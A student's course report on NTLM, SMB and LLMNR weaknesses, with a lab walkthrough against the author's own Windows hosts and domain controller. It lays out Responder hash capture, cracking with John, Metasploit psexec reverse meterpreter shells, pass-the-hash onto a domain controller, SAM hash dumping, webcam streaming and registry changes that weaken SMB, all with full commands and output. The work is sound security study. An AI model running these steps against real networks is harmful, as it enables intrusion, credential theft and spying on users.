J G

Wireless Networking

Final Project

10/7/2016

NTLM and SMB: File Sharing is Caring

LanManager(LM) and NTLM or NetNTLM are used consistently across Windows 7,8, and 10 devices. When passwords are stored in the Security Account Manager (SAM) they are stored along with account information, account groups, access rights, and special privileges. Normally only SYSTEM level processes or users can access the SAM database which is set up like the registry (Du, 2016). When a domain is configured on the network NetNTLM is used, which tends to be very confusing to people. There have been vulnerabilities and basically exploits that are available because of the way LM, NTLM and NetNTLM are designed. Server Message Block (SMB) are protocols used by Windows to set up and create network shares or Common Internet File System (CIFS) and lives on the application layer of the OSI model (Microsoft, 2013). Using a simple diagram from a lecture about Passing the Hash from 2008 it shows how a client sends information like features supported and wanted to a server and the server responds with a random challenge and the client sends back it's domain, username, and LM/NTLM hashes that were salted with the challenge (warlord, n.d.). The Server then responds success, this is important because this challenge-response authentication protocol is exploited and easy to sniff over the WLAN.

Before the technical stuff understanding all the technologies and protocols underlying concepts is very important. LanManager (LM) has been around for a long time it is used by Windows to store a user's password. LM is based off Data Encryption Standard (DES), a symmetric key algorithm which has since been declared insecure and crackable. LM was designed to make a password 14 bytes even if that means adding null characters. For whatever reason they decided that this 14-byte hash needed to be split into two 7 byte hashes and stored on the hard drive like that. By doing this though Microsoft made

it much easier for software to crack it since it needs to crack two 7 byte hashes instead of one 14-byte hash. It is also more vulnerable since it lacks salting which more or less is when a random number generator (RNG) or something like the numerical value of the date and time are mixed in with the hashing process. So if a password 'test' appears as 'yuhu' when it's encrypted then by salting the password 'test' would appear as a different hash every time you encrypt it. (if the salt is different every time) (Ochoa, 2010). Obviously these flaws that are viewed as design flaws were acknowledged by Microsoft who felt the need to release their fix which is Next Technology LanManager (NTLM) (NTLM Over Server Message Block, n.d.). NTLMv1 works by taking the LM hash, adding 5 null bytes, thus producing a string of 21 bytes. The 21 byte string is then spilt into three 7 byte strings which in turn are changed into 8 byte DES keys. The first 8 byte string is used to encrypt the Challenge (which in my case was 1122334455667788) and then it does the same with the second and third before combining them into a 24 byte hash which is used by the client instead of sending a clear text password. Oddly enough with NTLM Microsoft understood that salting was needed and so the challenge is used as the salt in the algorithm. Without delving too deep into the process of reversing NTLM hashes it is good to note that the first 8 bytes of the NTLM hash come from the first 7 bytes of the LM hash which were taken from the first 7 bytes of the clear text password. Obviously having a password under 7 characters is really quite easy to crack and if the password is under 14 characters then often times it can be guess just from having the first 7 characters.

PsExec was released by Microsoft as a tool to be used for administrative purposes remotely if the host has port 445 or 139 open. It along with valid log in details lets an administrator remotely run executables and other commands. PsExec starts by copying its executable file, psexesvc.exe which is found in the psexec.exe binary to the target machines System32 directory using SMB from there it installs it as a service and runs it (Anis Ismail, 2008).

Exploring the immense world of LM and its newer relatives was something that was always written about but had yet to experience personally. There was a decent amount of configuring and setting up before jumping in. Windows Server, Windows 10 Pro, and Kali Linux had to be installed and configured. Windows 10 was installed locally on a laptop and a virtual machine. Kali Linux was installed on a separate laptop, and Windows Server 2012R2 I installed in a virtual machine. For the virtual manger I used Oracle's virtual box since my experience spans back years.

Kali Linux AMD 64 bit with the Kali Linux Full package was installed via graphic install with a Logical Volume Manager and encryption. The process is quite simple although some can run into trouble if you are setting up dual booting, since Kali requires you to boot into a live Kali distro, open *gparted,* create a new partition, and install it onto that. After that finished I ran *apt-get update*, *apt-get upgrade*, and *apt-get dist-upgrade.* After that was finished I made sure to connect to the local WLAN (Toats McGoats) and scanned using *nmap -F 192.168.0.1-250* to find my victim machine.

There was one issue I ran into where the local Administrator account can't give the system permission for shares, which might be able to be solved by enabling a Local Policy however was mitigated by adding one and modifying one registry entries. I discovered this as I began my tests using the metasploit module: *exploit/windows/smb/smb_login* which is a simple message block brute force tool. After typing in the correct login details and still receiving an error (INVALID NETWORK NAME along with the message 'Details Correct;Domain Ignores') I began to research and discovered the registry key workaround quite quickly. The keys needed for a local machine (you won't have this issue with a domain connected host) are located in the *HKEY**LOCAL_MACHINE**SOFTWARE**Microsoft**Windows**CurrentVersion**Policies**System* and adding a subkey called *LocalAccountTokenFilterPolicy* as a D-WORD 32 bit to 1 (ColeSec, 2013). These allows the local Administrator to do things that a Domain Administrator would normally do, like the hidden Administrator account that is in Windows by default. The other key in question which needed to be

created is located at:

HKEY\LOCAL_MACHINE\SYSTEM*CurrentControlSet**Services**LanManServer**Parameters* and named RequireSecuritySignature with a value of 0 (Offensive Security, n.d.). After adding these keys, I found success in using the correct login details. See Below:

```
msf exploit(psexec) > set SMBPass kitten1
SMBPass => kitten1
msf exploit(psexec) > run

[*] Started reverse TCP handler on 192.168.0.45:4444
[*] 192.168.0.6:445 - Connecting to the server...
[*] 192.168.0.6:445 - Authenticating to 192.168.0.6:445 as user 'grump'...
[*] 192.168.0.6:445 - Selecting PowerShell target
[*] 192.168.0.6:445 - Executing the payload...
[+] 192.168.0.6:445 - Service start timed out, OK if running a command or non-service executable...
[*] Exploit completed, but no session was created.
msf exploit(psexec) > run

[*] Started reverse TCP handler on 192.168.0.45:4444
[*] 192.168.0.6:445 - Connecting to the server...
[*] 192.168.0.6:445 - Authenticating to 192.168.0.6:445 as user 'grump'...
[*] 192.168.0.6:445 - Selecting PowerShell target
[*] 192.168.0.6:445 - Executing the payload...
[+] 192.168.0.6:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957999 bytes) to 192.168.0.6
[*] Meterpreter session 1 opened (192.168.0.45:4444 -> 192.168.0.6:49769) at 2016-10-07 15:45:32 -0400

meterpreter > _
```


PsExec After Registry Changes 1

In fact, it seems like the metasploit framework (*msf*) module *auxiliary/windows/smb/smb_relay* was returning the correct *Challenge*¸11223344556677 (Offensive Security , n.d.) In the end cracking the hash with *john numbah3.txt* worked fine and plugging in the password into */exploits/windows/smb/psexec* using *set SMBPass kitten1, set SMBUser grump,* and leaving the share as the default ADMIN$ and the domain empty (since it's a local account). I was able to pop the meterpreter shell: *payloads/windows/x64/meterpreter/reverse_tcp* with *psexec* and use *getsystem* command to migrate to a process with *NT Authority/SYSTEM* privileges. Going the John the Cracker is only luck I had in getting the local machine to work with psexec. In the end it only took four keys: *Windows Button, \\j* and not even required to hit enter for Responder a tool by Spider Labs to see the request over the air and spoof a share IPC$ at the IP/NetBios Name of 'j'. Smb_relay worked just as well but requires the victim to type *Windows Button, \\192.168.0.51\j, ENTER.* By using a tool called Jackit which exploits the lack of or

weakness in the encryption standards seen in wireless mouse and keyboards as well as their dongles released by manufacturer's I can get a victim to do this from however far my parabolic antennae connected to my Crazy Radio Dongle can reach. Jackit takes a script written in USB Rubber Ducky script and sends it over the air to a vulnerable dongle of your choosing. I had originally planned to do this but since my internship ended and my job there doesn't start for another few weeks I was unable to borrow their crazy radio dongle for the test phase. Moving on, using *responder.py -i wlan0* on my attacker machine allowed me to get the victim to attempt to authenticate with me thus giving me their hash that is crackable via *JohnTheRipper* or Hashcat.


Persistent threats are something that all outside attackers don't achieve and so refusing to give up or use a wired connection between the attacker, victim, and Domain Controller I installed Windows 10 Pro onto a laptop. The laptop is a HP Pavilion with a 1st generation Intel i5 processor, 4 gigabytes of 1333 RAM, and integrated Intel HD Graphics card with a whopping 256 megabytes of VRAM. Determined to Pass the Hash I gave the new Windows 10 hosts a username of 'grump' and a password of 'kitten1'. Interestingly I didn't even have to use the force LM downgrade option in *Responder.py* to capture a crackable hash: *grump::DESKTOP-P469M13:1122334455667788:5841103610389E3A0312044A6B1C753F:0101000000000000C2C0EDD14224D201F7CBE528D6CE89570000000002000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D0042003100320003000A0053004D0042003100320005000A0053004D0042003100320008003000300000000000000001000000002000009FAEF1AAEF1B08BEB6B717499F8380337ED2F14F0A1C232C6E2C614F30868F590A001000000000000000000000000000000000000000009000C0063006900660073002F006A000000000000000000*

See below for Responder.py output



Responder Capture LocalAcc Hash 1

Using the log files outputted by *Responder.py* I ran JohnTheRipper whch instantly discovered the password as 'kitten1'. The commands for this when you're in the directory where the hash is saved is: *john SMB-NTLMv2-192.168.0.6.txt.* John The Cracker output is below:



LocalAcc Hash Cracked 1

This is possible because by knowing the salt which is the challenge in this case (*1122334455667788)*, it's just a matter of trying to encrypt the right string and having come out the same. Success, local Administrator Password found and cracked! Promptly I added the two registry keys and *psexec* with the

cleartext password 'kitten1' ran beautifully, *getsystem* worked again and then I tested some commands like *webcam_stream* ,and *sysinfo.* See below for output:

```
meterpreter > sysinfo
Computer        : DESKTOP-P469M13
OS              : Windows 10 (Build 14393).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > _
```

Post Exploitation against Local Account 1

```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: kpRYUoiO.html
[*] Streaming...
```

Metasploit webcam_stream - 192.168.0.6 - Mozilla Firefox

Post Exploitation against Local Account 2

Oddly the command *hash_dump* and the command *smart_hashdump* weren't working so I had to put the session in the background by using the *background* command then select the *smart_hashdump* in m*sfconsle* by typing *use post/windows/gather/smart_hashdump*. See below:


```
msf post(smart_hashdump) > set SESSION 1
SESSION => 1
msf post(smart_hashdump) > set GETSYSTEM True
GETSYSTEM => true
msf post(smart_hashdump) > run

[*] Running module against DESKTOP-P469M13
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20161007154952_default_192.168.0.6_windows.hashes_068890.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY 474e395c0579a309961bedf1367151d6...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[+]     grump:"kitten 1"
[*]     Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     defaultuser0:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Post module execution completed
msf post(smart_hashdump) > sessions -i 1
[*] Starting interaction with 1...
```

Post Exploitation against Local Account 3

Then I set the *SESSION* variable to the current shell which was *1* and I set the *GETSYSTEM* variable too *true*. It went off without a hitch and I was able to dump all the hash files from the SAM. Later I discovered it was because when running as a SYSTEM level it won't work unless you use the module.


Coming to this conclusion I thought I would give Pass the Hash a go and move onto using Responder.py against a Domain Configured system. I had another machine configured to the Domain and was successful but I decided to try this attack vector on the Domain Controller(DC). I thought this would be more interesting because there are a lot of accounts stored on the DC. I signed in as a different user and captured their hash by starting Responder with: *./Responder.py -I wlan0*


See Below:



Responder Capture Domain Hash 1

and then started JohnTheCracker with *john SMB-NTLMv2-192.168.0.200* to see if it could use it's default dictionary to crack it. It worked successfully which allowed me to use *psexec* to get a meterpreter shell on the system. Then I used the *smart_hashdump* module and that dumpped all the hashes stored on the DC, including the Domain Administrator. See Below:





Smart_hashdump against Domain 1

From there I was able to grab the LM Hash which is the long string after the 500: on the Administrator line. If you notice all listings have the same hash in LM because it's not used by default so that entry is actually null. The NTLM hash however which was *a2e14795cd0cf7f7ba0a6c30c4ae05cf* is crackable but not needed, this second at least. Going back to the *psexec* module in *msfconsole* and plugging in the *aad3b435b51404eeaad3b435b51404ee*:*a2e14795cd0cf7f7ba0a6c30c4ae05cf* as the password (*SMBPASS)* with the user as Administrator (*SMBUser)* and the domain as SECTORV(*SMBDomain)*. From there I had a meterpreter session on a Domain Controller as Administrator without ever cracking the administrator password. Something to note, I didn't have to add any registry keys or change any settings on the DC and it is a fully up to date Windows 2012R2. See Below:

```
msf exploit(psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   RHOST                 192.168.0.200                                                    yes       The target address
   RPORT                 445                                                              yes       The SMB service port
   SERVICE_DESCRIPTION                                                                    no        Service description to to b
used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SHARE                 ADMIN$                                                           yes       The share to connect to, ca
be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             SECTORV                                                          no        The Windows domain to use f
 authentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:a2e14795cd0cf7f7ba0a6c30c4ae05cf  no        The password for the specif
d username
   SMBUser               Administrator                                                    no        The username to authenticat
as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.52     yes       The listen address
   LPORT     4444             yes       The listen port
```

Psexec Against Domain Settings 1


```
authentication
   SMBPass              aad3b435b51404eeaad3b435b51404ee:a2e14795cd0cf7f7ba0a6c30c4ae05cf  no        The password for the specifie
d username
   SMBUser              Administrator                                                     no        The username to authenticate
as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.52     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(psexec) > run

[*] Started reverse TCP handler on 192.168.0.52:4444
[*] 192.168.0.200:445 - Connecting to the server...
[*] 192.168.0.200:445 - Authenticating to 192.168.0.200:445|SECTORV as user 'Administrator'...
[*] 192.168.0.200:445 - Selecting PowerShell target
[*] 192.168.0.200:445 - Executing the payload...
[+] 192.168.0.200:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957999 bytes) to 192.168.0.200
[*] Meterpreter session 3 opened (192.168.0.52:4444 -> 192.168.0.200:49801) at 2016-10-12 01:15:00 -0400

meterpreter > _
```

Psexec Against Domain 2


```
msf exploit(psexec) > run

[*] Started reverse TCP handler on 192.168.0.45:4444
[*] 192.168.0.200:445 - Connecting to the server...
[*] 192.168.0.200:445 - Authenticating to 192.168.0.200:445|SECTORV as user 'Administrator'...
[*] 192.168.0.200:445 - Selecting PowerShell target
[*] 192.168.0.200:445 - Executing the payload...
[+] 192.168.0.200:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957999 bytes) to 192.168.0.200
[*] Meterpreter session 1 opened (192.168.0.45:4444 -> 192.168.0.200:49252) at 2016-10-07 16:15:26 -0400

meterpreter > sysinfo
Computer        : BATCAVE
OS              : Windows 2012 R2 (Build 9600).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : SECTORV
Logged On Users : 4
Meterpreter     : x86/win32
meterpreter > _
```

Post Exploitation Domain Account 1

My Windows Server 2012R2 is installed as a Virtual Machine(VM) on my Tower and was given unlimited cores of my AMD FX 8320 3.5 gigahertz processor, 3.6 gigabytes of my hosts 16 gigabytes 1600 megahertz RAM. There is also a DNS server and Active Directory Controller configured on it. I had multiple accounts configured with varying permissions, lab1 and lab2. See Below:



Connecting Client to Domain 1



Configuring Domain 1

Their full usernames are lab1.sectorv.knd and lab2.sectorv.knd. The DC's password 'wearekidsnextdoor1!' is a longer and thus was taking more time however adding 'we' 'are' 'kids' 'next' 'door' is definitely not needed since almost any dictionary file even the ones that come default with Metasploit, John The Cracker, and Hashcat will have these words. By using flags we can tell HashCat or John The Cracker to add a 1 and then a ! and then try all combinations of words, etc. However simply adding the password to a dictionary file I felt was sufficient.

Over the course of the experiments I've found Windows 10 slightly better in standing up to these types of attacks however the inherent flaw where if a print or server share isn't in the DNS table the host looking for the share will send out Link-local multicast Name Resolution (LLMNR) and/or if it can NetBIO Name Service(NBNS) or its the Windows version Windows Internet Name Server(WINS). NBNS or WINS resembles LLMNR except it uses UDP instead multicast packets. Usually NBNS will be tried by clients after regular DNS and/or LLMNR falls short. LLMNR allows clients looking for a certain name to be resolved for which their DNS servers are clueless about to ask other machines locally, basically where DNS falls short clients can try LLMNR. It is with that that Responder.py captured the NTLMv2 Hash and the NetNTLMv2 Hash from the DC.

Responder also saves the hashes captured in a log file ready to be loaded into John the Cracker which is very convenient. The best part about Responder is the fact that you don't need to NetBios Spoof, Address Resolution Protocol (ARP) Spoof, Windows Proxy Discovery (WPAD), or any other time of man-in-the-middle (MITM) attack. The only reason this is true is because Responder does this automatically for you (if you don't tell it otherwise or you tell it to). It will listen on a LAN or WLAN and respond to any requests clients are sending out. It was this along with Windows 10 new feature to automatically search sending out requests after typing '\\j' into the search bar that made the attack such a breeze.

Overall it seems that Windows needs an overhaul in basically all aspects when it comes to SMB, NTLM, or even LLMNR or NBNS. There is no good reason why something like Passing the Hash has been documented and talked about for over 15 years but yet still exists. Kerberos is definitely a step in the right direction however a Pass the Hash method still exists as well as a Kerberos "Golden Ticket." NTLM has a version 2 although I don't touch on the differences but it seems time to come out with NTLMv3 or a replacement (better then Kerberos) would be good. Being able to get a Domain Controllers password even hashed can be game over (even if you can't crack it) and is definitely something that is considered a win in a penetration testing scenario.

There are some mitigation techniques like using Kerberos, as well as disabling LLMNR, NBNS or WINS. Being sure that the options to use legacy NTLM and LM is off will also help especially since Responder had an option to try to force the authentication to downgrade. The fact that these communications occur over wired or wireless networks should be even more of a red flag and so taking the time to properly secure your network is also a mitigation technique. It seems that the ability to capture these hashes and other important data about the clients is not going anywhere anytime soon and since these techniques can be used on a local host, forested host, or even a domain controller everyone should be aware and monitoring their log files.

References

Anis Ismail, M. H. (2008). Remote Administration Tools: A Comprartive Study. *Journal of Theoretical and Applied Information Technology*, 1-9.

ColeSec. (2013, february 21). *Hacking Windows Password with Pass the Hash*. Retrieved from ColeSec Security: http://colesec.inventedtheinternet.com/hacking-windows-passwords-with-pass-the-hash/

Du, J. a. (2016). Analysis The Structure of SAM and Cracking Password Base on Windows Operating System. *International Journal of Future Copmuter and Communications*, 112.

FreeRTOS Labs. (n.d.). *NBNS*. Retrieved from freertos: http://www.freertos.org/FreeRTOS-Plus/FreeRTOS_Plus_TCP/NetBIOS.html

Kitchen, D. (2016, August 5). *USB-Rubber-Ducky*. Retrieved from Github: https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads

Microsoft. (2013, June 24). *Server Message Block Overview*. Retrieved from Microsoft: https://technet.microsoft.com/en-us/library/hh831795(v=ws.11).aspx

Microsoft. (2014, November 19). *What are Domains and Forests?* Retrieved from Microsoft TechNet: https://technet.microsoft.com/en-us/library/cc759073(v=ws.10).aspx

Microsoft. (2016, July 14). *Link Local MUlticast Name Resolution.* Retrieved from Microsoft: http://download.microsoft.com/download/9/5/E/95EF66AF-9026-4BB0-A41D-A4F81802D92C/%5BMS-LLMNRP%5D.pdf

NTLM Over Server Message Block. (n.d.). Retrieved from Microsoft: https://msdn.microsoft.com/en-us/library/cc669093.aspx

Ochoa, H. (2010, January). *Pass-The_hash Toolkit for Windows Implementation & Use.* Retrieved from CoreSecurity: https://www.coresecurity.com/system/files/publications/2016/05/Ochoa_2008-Pass-The-Hash.pdf

